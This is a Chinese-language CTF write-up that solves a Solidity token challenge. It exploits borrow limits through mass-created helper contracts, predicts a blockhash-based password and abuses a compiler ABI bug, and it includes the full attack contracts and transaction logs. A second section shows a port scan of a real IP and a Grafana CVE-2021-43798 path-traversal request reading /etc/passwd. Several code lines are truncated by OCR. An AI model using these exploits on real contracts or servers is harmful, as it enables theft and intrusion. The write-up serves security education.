
1._balances被函数直接改写：

```
function _mint(address account, uint256 amount) internal virtual {
        require(account != address(0), "ERC20: mint to the zero address");

        _beforeTokenTransfer(address(0), account, amount);

        _totalSupply += amount;
        unchecked {
            // Overflow not possible: balance + amount is at most totalSupply + amount
            _balances[account] += amount;
        }
        emit Transfer(address(0), account, amount);

        _afterTokenTransfer(address(0), account, amount);
    }

    function _burn(address account, uint256 amount) internal virtual {
    require(account != address(0), "ERC20: burn from the zero address");

    _beforeTokenTransfer(account, address(0), amount);

    uint256 accountBalance = _balances[account];
    require(accountBalance >= amount, "ERC20: burn amount exceeds balance");
    unchecked {
        _balances[account] = accountBalance - amount;
        // Overflow not possible: amount <= accountBalance <= totalSupply.
        _totalSupply -= amount;
    }

    emit Transfer(account, address(0), amount);

    _afterTokenTransfer(account, address(0), amount);
}
```

2.潜在可以给自己转账的函数

```
function profit() public {
    require(_profited[msg.sender] == 0);
    _profited[msg.sender] += 1;
    _transfer(owner, msg.sender, 1); //给自己一个币
}

function borrow(uint amount) public {
    require(amount == 1);   //每次借一个币
    require(_profited[msg.sender] <= 1); //最多借两次
    _profited[msg.sender] += 1;
    _transfer(owner, msg.sender, amount);
}
```

这个时候可以不停的开小号借钱，然后转给大号。一开始我是打算创建大量钱包依次调用题目合约，后来发现不需要这么麻烦。这里msg.sender是一个实时变化的地址，同时合约也是有地址的，所以我们可以通过for循环，生成大量合约，每个生成的合约都是不同的地址，命令每个合约去借两个happy bili币再转给钱包。



Overview | Internal Txns | State

The contract call **From** 0xa8b0668c3ef04620dc... **To** 0x65b69df57d2039e02b... produced 21 Internal Transactions

Type Trace Address	From	To
create_0_1	0x65b69df57d2039e02b...	0x6e479357f3a24c929e...
create_0_1	0x65b69df57d2039e02b...	0x4d2fab9221dbc71123...
create_0_1	0x65b69df57d2039e02b...	0x3bf212145832db7a4c...
create_0_1	0x65b69df57d2039e02b...	0xb7ddeff35039838dce0...
create_0_1	0x65b69df57d2039e02b...	0x672fcd5a42c1106d41...
create_0_1	0x65b69df57d2039e02b...	0xe6e2f054b64b502885...
create_0_1	0x65b69df57d2039e02b...	0x65395454c6f2cacd77...
create_0_1	0x65b69df57d2039e02b...	0xb7b5c493f5933a8d2c...
create_0_1	0x65b69df57d2039e02b...	0xe8f8fd7b41304c1dae3...
create_0_1	0x65b69df57d2039e02b...	0x26520849eae226005...
create_0_1	0x65b69df57d2039e02b...	0x2a4b9709e63c7e4459...
create_0_1	0x65b69df57d2039e02b...	0xd71fed2a88bcd657ac...
create_0_1	0x65b69df57d2039e02b...	0x80630bb7d7c97f9adb...
create_0_1	0x65b69df57d2039e02b...	0xecf944bc67aa64d6a0...
create_0_1	0x65b69df57d2039e02b...	0x7f8a3476228a91b138...
create_0_1	0x65b69df57d2039e02b...	0x5ae7c3186d28665428...
create_0_1	0x65b69df57d2039e02b...	0xdecda0e4f72e7b56f7a...
create_0_1	0x65b69df57d2039e02b...	0xcd42eeea6000b1a95f...
create_0_1	0x65b69df57d2039e02b...	0xedb7b827ad941f0e02...
create_0_1	0x65b69df57d2039e02b...	0xf861f615a60b4bd0da...
create_0_1	0x65b69df57d2039e02b...	0xf177e61644308a021a...

先写一个借钱转账的合约：

```
pragma solidity 0.8.12;
import "./ctf.sol";

contract borrow_money{
    MyToken public token; //声明变量，类型为合约

    constructor (address target_contract_addr){
        token = MyToken(target_contract_addr);
    }

    function deal(address my_account) external { //允许外部调用
        token.borrow(1);
        token.borrow(1);
        token.transfer(address(my_account),2);
    }
}
```

再批量生成

```
pragma solidity 0.8.12;
import "./borrow_money.sol";

contract attack{
    borrow_money public b_m;  //声明b_m变量,类型是合约，允许new关键字生成合约;
    function create() public {
        for (uint i = 0; i<=60;i++){ //循环太多会因为gas不够，钱包余额不够 交易失败，分几次触发即
            // b_m = new borrow_money(题目); //题目地址
                        // b_m.deal(钱包); //大号地址，我这里留的钱包地址
        }
    }
}
```

我差不多搞了400个happy bili，尝试卖掉320个成功：（也可以利用buy函数互刷金额）

```
pragma solidity 0.8.12;
contract test{ //使用题目地址
    function sale(uint amount) public{
    }
}
```

再看第二个解法，看看怎么触发这个函数：

```
function flashloan(SignCoupon calldata scoupon) public {
        require(scoupon.coupon.loankey == 0, "loan key error");
        require(msg.sender == address(this), "hacker get out"); //需要自己调用自己
        Coupon memory coupon = scoupon.coupon;
        Signature memory sig = scoupon.signature;
        c=coupon;
        require(_authd[scoupon.coupon.buser] == 2, "need pre auth");
        require(_loand[scoupon.coupon.buser] == 0, "you have already loaned");
        require(scoupon.coupon.amount <= 300, "loan amount error");
        _loand[scoupon.coupon.buser] = 1;
        _ebalances[scoupon.coupon.buser] += scoupon.coupon.amount; //令scoupon.coupon.buse
    }
function testborrowtwice(SignCoupon calldata scoupon) public {
        require(scoupon.coupon.loankey == 2233); //这个值会被清0，参考：https://docs.solidit
        MyToken(this).flashloan(scoupon);
    }
```

每当api编码一个calldata数组，编译器就会使用32字节的0进行填充


```
{
        "uid": "SOL-2022-6",
        "name": "AbiReencodingHeadOverflowWithStaticArrayCleanup",
        "summary": "ABI-encoding a tuple with a statically-sized calldata array in the las
        "description": "When ABI-encoding a statically-sized calldata array, the compiler
        "introduced": "0.5.8",
        "fixed": "0.8.16",
        "severity": "medium",
        "conditions": {
            "ABIEncoderV2": true
        }
    }
```


auth认证两步：

```
function auth1(uint pass_) public {
    require(pass_ == secret, "auth fail"); //
    require(_authd[msg.sender] == 0, "already authd");
    _auth_one[msg.sender] += 1;
    _authd[msg.sender] += 1;
}

function auth2(uint pass_) public {
    uint pass = uint(keccak256(abi.encodePacked(blockhash(block.number - 1), block.tir
    require(pass == pass_, "password error, auth fail");
    require(_auth_one[msg.sender] == 1, "need pre auth");
    require(_authd[msg.sender] == 1, "already authd");
    _authd[msg.sender] += 1;
}
```


第一步找到secret，secret被声明后，在constructor被赋值一次，调用set_secret函数也可以修改，直接查合约最早的记录状态，即可查询到这些信息：

合约拉到下面可以看到constructor的参数值





明显有人改过了，再看那次的交易明细，把123456改成22331024了




第二步pass是看似一个编码，可以google到，可以代码存在一定问题

```
keccak256(abi.encodePacked(blockhash(block.number - 1), block.timestamp))
```

在去掉后面时间戳后，密文其实可以被预测，而且如果我们传入相同的加密代码就可以过验证：

```
pragma solidity 0.8.12;
import "./ctf.sol";
contract test{
    MyToken public token;
    uint pass_1;
    constructor (address target_contract_addr){
        token = MyToken(target_contract_addr);
        pass_1 = 22331024;

    }
    function attack() public {
        token.auth1(pass_1);
        uint pass_2 = uint(keccak256(abi.encodePacked(blockhash(block.number - 1), block.t
        token.auth2(pass_2);
        SignCoupon memory scoupon;
        scoupon.coupon.loankey = 2233;
        scoupon.coupon.buser = address(this); //因为在对方合约角度，msg.sender是本合约的地址，
        scoupon.coupon.amount = 300;
        token.testborrowtwice(scoupon);
        token.buy(300); //把钱包的钱买happy bili，因为超过300元可以一元一个购买到happy bili。
        token.borrow(1);
        token.borrow(1);
        token.transfer(address(钱包),302); //把302个happy bili转给钱包，正好可以提款
    }
}
```

成功



回到钱包，尝试卖出300个币：

```
pragma solidity 0.8.12;
contract test{
    function sale(uint amount) public{}
    function deposit() public {}
    function withdraw() public {}
    function payforflag(string memory mid, string memory b64email) public {}
```

最好刷够600+的happybili再分两次提款，忘了提款清空余额了。。。还要再执行一次攻击合约。

[block:2393357 txIndex:0] from: 0x449...D4ffE to: test.attack() 0x27a...28005 value: 0 wei data: 0x9e5...faafc logs: 2 hash: 0xaae...3f2bb

transact to test.sale pending ...

view on etherscan

[block:2393399 txIndex:0] from: 0x449...D4ffE to: MyToken.sale(uint256) 0x053...660CA value: 0 wei data: 0x960...0012c logs: 0 hash: 0x8ac...05be7

transact to test.withdraw pending ...

view on etherscan

[block:2393402 txIndex:0] from: 0x449...D4ffE to: MyToken.withdraw() 0x053...660CA value: 0 wei data: 0x3cc...fd60b logs: 0 hash: 0xf6b...8cbcf

creation of test pending...

creation of test errored: MetaMask Tx Signature: User denied transaction signature.

transact to test.withdraw pending ...

view on etherscan

[block:2393408 txIndex:0] from: 0x449...D4ffE to: MyToken.withdraw() 0x053...660CA value: 0 wei data: 0x3cc...fd60b logs: 0 hash: 0xb10...2e096

transact to test.deposit pending ...

view on etherscan

[block:2393423 txIndex:0] from: 0x449...D4ffE to: MyToken.deposit() 0x053...660CA value: 0 wei data: 0xd0e...30db0 logs: 0 hash: 0xd8a...e18d3

transact to test.withdraw pending ...

view on etherscan

[block:2393424 txIndex:0] from: 0x449...D4ffE to: MyToken.withdraw() 0x053...660CA value: 0 wei data: 0x3cc...fd60b logs: 0 hash: 0xf05...01f46

transact to test.withdraw pending ...

view on etherscan

再来一次

[block:2393431 txIndex:1] from: 0x449...D4ffE to: MyToken.sale(uint256) 0x053...660CA value: 0 wei data: 0x960...0012c logs: 0 hash: 0xe25...49ab8

transact to test.payforflag pending ...

view on etherscan

[block:2393503 txIndex:0] from: 0x449...D4ffE to: MyToken.payforflag(string,string) 0x053...660CA value: 0 wei data: 0x8c0...00000 logs: 0 hash: 0xab5...e05b3

creation of test errored: Error encoding arguments: Error: invalid address (argument="address", value="", code=INVALID_ARGUMENT, version=address/5.5.0) (argument=null, value="", code=IN

creation of test pending...

view on etherscan

[block:2393523 txIndex:0] from: 0x449...D4ffE to: test.(constructor) value: 0 wei data: 0x608...660ca logs: 0 hash: 0x504...d5f34

transact to test.attack pending ...

view on etherscan

[block:2393524 txIndex:1] from: 0x449...D4ffE to: test.attack() 0x1a3...17F94 value: 0 wei data: 0x9e5...faafc logs: 2 hash: 0x403...f1111

transact to test.sale pending ...

view on etherscan

[block:2393526 txIndex:1] from: 0x449...D4ffE to: MyToken.sale(uint256) 0x053...660CA value: 0 wei data: 0x960...0012e logs: 1 hash: 0x10d...2f63e

transact to test.withdraw pending ...

view on etherscan


[block:2393528 txIndex:2] from: 0x449...D4ffE to: MyToken.withdraw() 0x053...660CA value: 0 wei data: 0x3cc...fd60b logs: 0 hash: 0xef9...a5e5d

transact to test.payforflag pending ...

view on etherscan

[block:2393530 txIndex:0] from: 0x449...D4ffE to: MyToken.payforflag(string,string) 0x053...660CA value: 0 wei data: 0x8c0...00000 logs: 1 hash: 0xc24...6fc67

完事




题目五：golong_ssrf


这个题目网上找不到环境了,只有部分源码，wp推荐看这个：https://github.com/wdpm/bilibili-2022-sec-1024/blob/6543187da3d3e38c4944343aafc0330f53fb5489/5/docs/writeup.md

下面是按照自身的理解说下解题流程：

搜到第二题的github用户，可以看到提示，这个是postman的workspace，进去搜索可以拿到ip地址：



可以看到有一个接口：



比赛时间访问会返回一个文件：

```
{ "msg": " /etc/server.go"}
```

再对这个ip端口扫描，可以扫出一些http端口：

```
101.132.189.74:8088     Grafana http/zyxel[gs1] 2022-10-30 13:27:06
101.132.189.74:8088     Grafana http/zyxel[gs1] 2022-10-30 13:27:06
101.132.189.74:8081     JFrog   http    2022-10-30 13:27:06
101.132.189.74:8081     JFrog   http    2022-10-30 13:27:06
101.132.189.74:8082     JFrog   http    2022-10-30 13:27:05
101.132.189.74:8082     JFrog   http    2022-10-30 13:27:05
101.132.189.74:2222             linux_kernel/openssh[8.9p1]/ssh/ubuntu_linux    2022-10-30 13:25:32
101.132.189.74:110              pop3    2022-10-30 13:25:07
101.132.189.74:25               smtp    2022-10-30 13:25:02
101.132.189.74:80               http    2022-10-30 13:24:36
101.132.189.74:80               http    2022-10-30 13:24:36
```

利用Grafana的nday：CVE-2021-43798 Grafana文件读取，拿到到了/etc/server.go

```
GET /public/plugins/text/#/../../../../../../../../../../etc/passwd HTTP/1.1
```

server.go源码如下：

```go
package server

import (
        "crack5/utils/try"
        "fmt"
        "github.com/gin-gonic/gin"
        "io"
        "net"
        "net/http"
        "net/url"
        "os"
        "strings"
)

/*func Test(buf []byte, userdata interface{}) bool {
        println("DEBUG: size=>", len(buf))
        println("DEBUG: content=>", string(buf))
        return true
}*/

func SecCheck(myurl string) bool {
        if strings.Contains(myurl, "@") || strings.Contains(myurl, "./") {
                return false
        } else {
                return true
        }
}

func IsInternalIp(host string) bool {
        ipaddr, err := net.ResolveIPAddr("ip", host)

        if err != nil {
                fmt.Println(err)
        }

        fmt.Println(ipaddr.IP, ipaddr.Zone)

        if ipaddr.IP.IsLoopback() {
                return true
        }

        ip4 := ipaddr.IP.To4()
        if ip4 == nil {
                return false
        }
        return ip4[0] == 10 ||
                (ip4[0] == 172 && ip4[1] >= 16 && ip4[1] <= 31) ||
                (ip4[0] == 169 && ip4[1] == 254) ||
                (ip4[0] == 192 && ip4[1] == 168)
}
```

```
func Cors() gin.HandlerFunc {
        return func(c *gin.Context) {
                method := c.Request.Method

                c.Header("Access-Control-Allow-Origin", "*")
                c.Header("Access-Control-Allow-Headers", "Content-Type,AccessToken,X-CSRF·
                c.Header("Access-Control-Allow-Methods", "POST, GET, OPTIONS")
                c.Header("Access-Control-Expose-Headers", "Content-Length, Access-Control·
                c.Header("Access-Control-Allow-Credentials", "true")
                if method == "OPTIONS" {
                        c.AbortWithStatus(http.StatusNoContent)
                }
                c.Next()
        }
}

// GetData
func GetData(c *gin.Context) {
        try.Try(func() {
                target, status := c.GetQuery("t")
                if !status {
                        c.JSON(http.StatusOK, gin.H{
                                "msg": "query invalid",
                        })
                        return
                }
                if len(target) >= 128 || !SecCheck(target) {
                        c.JSON(http.StatusBadRequest, gin.H{
                                "msg": "illage url",
                        })
                        return
                }
                u, err := url.Parse(target)

                if err != nil {
                        c.JSON(http.StatusBadRequest, gin.H{
                                "msg": "illage url",
                        })
                        return
                } else {
                        if (u.Scheme != "http" && u.Scheme != "https") || IsInternalIp(u.H
                                c.JSON(http.StatusBadRequest, gin.H{
                                        "msg": "illage url",
                                })
                                return
                        }

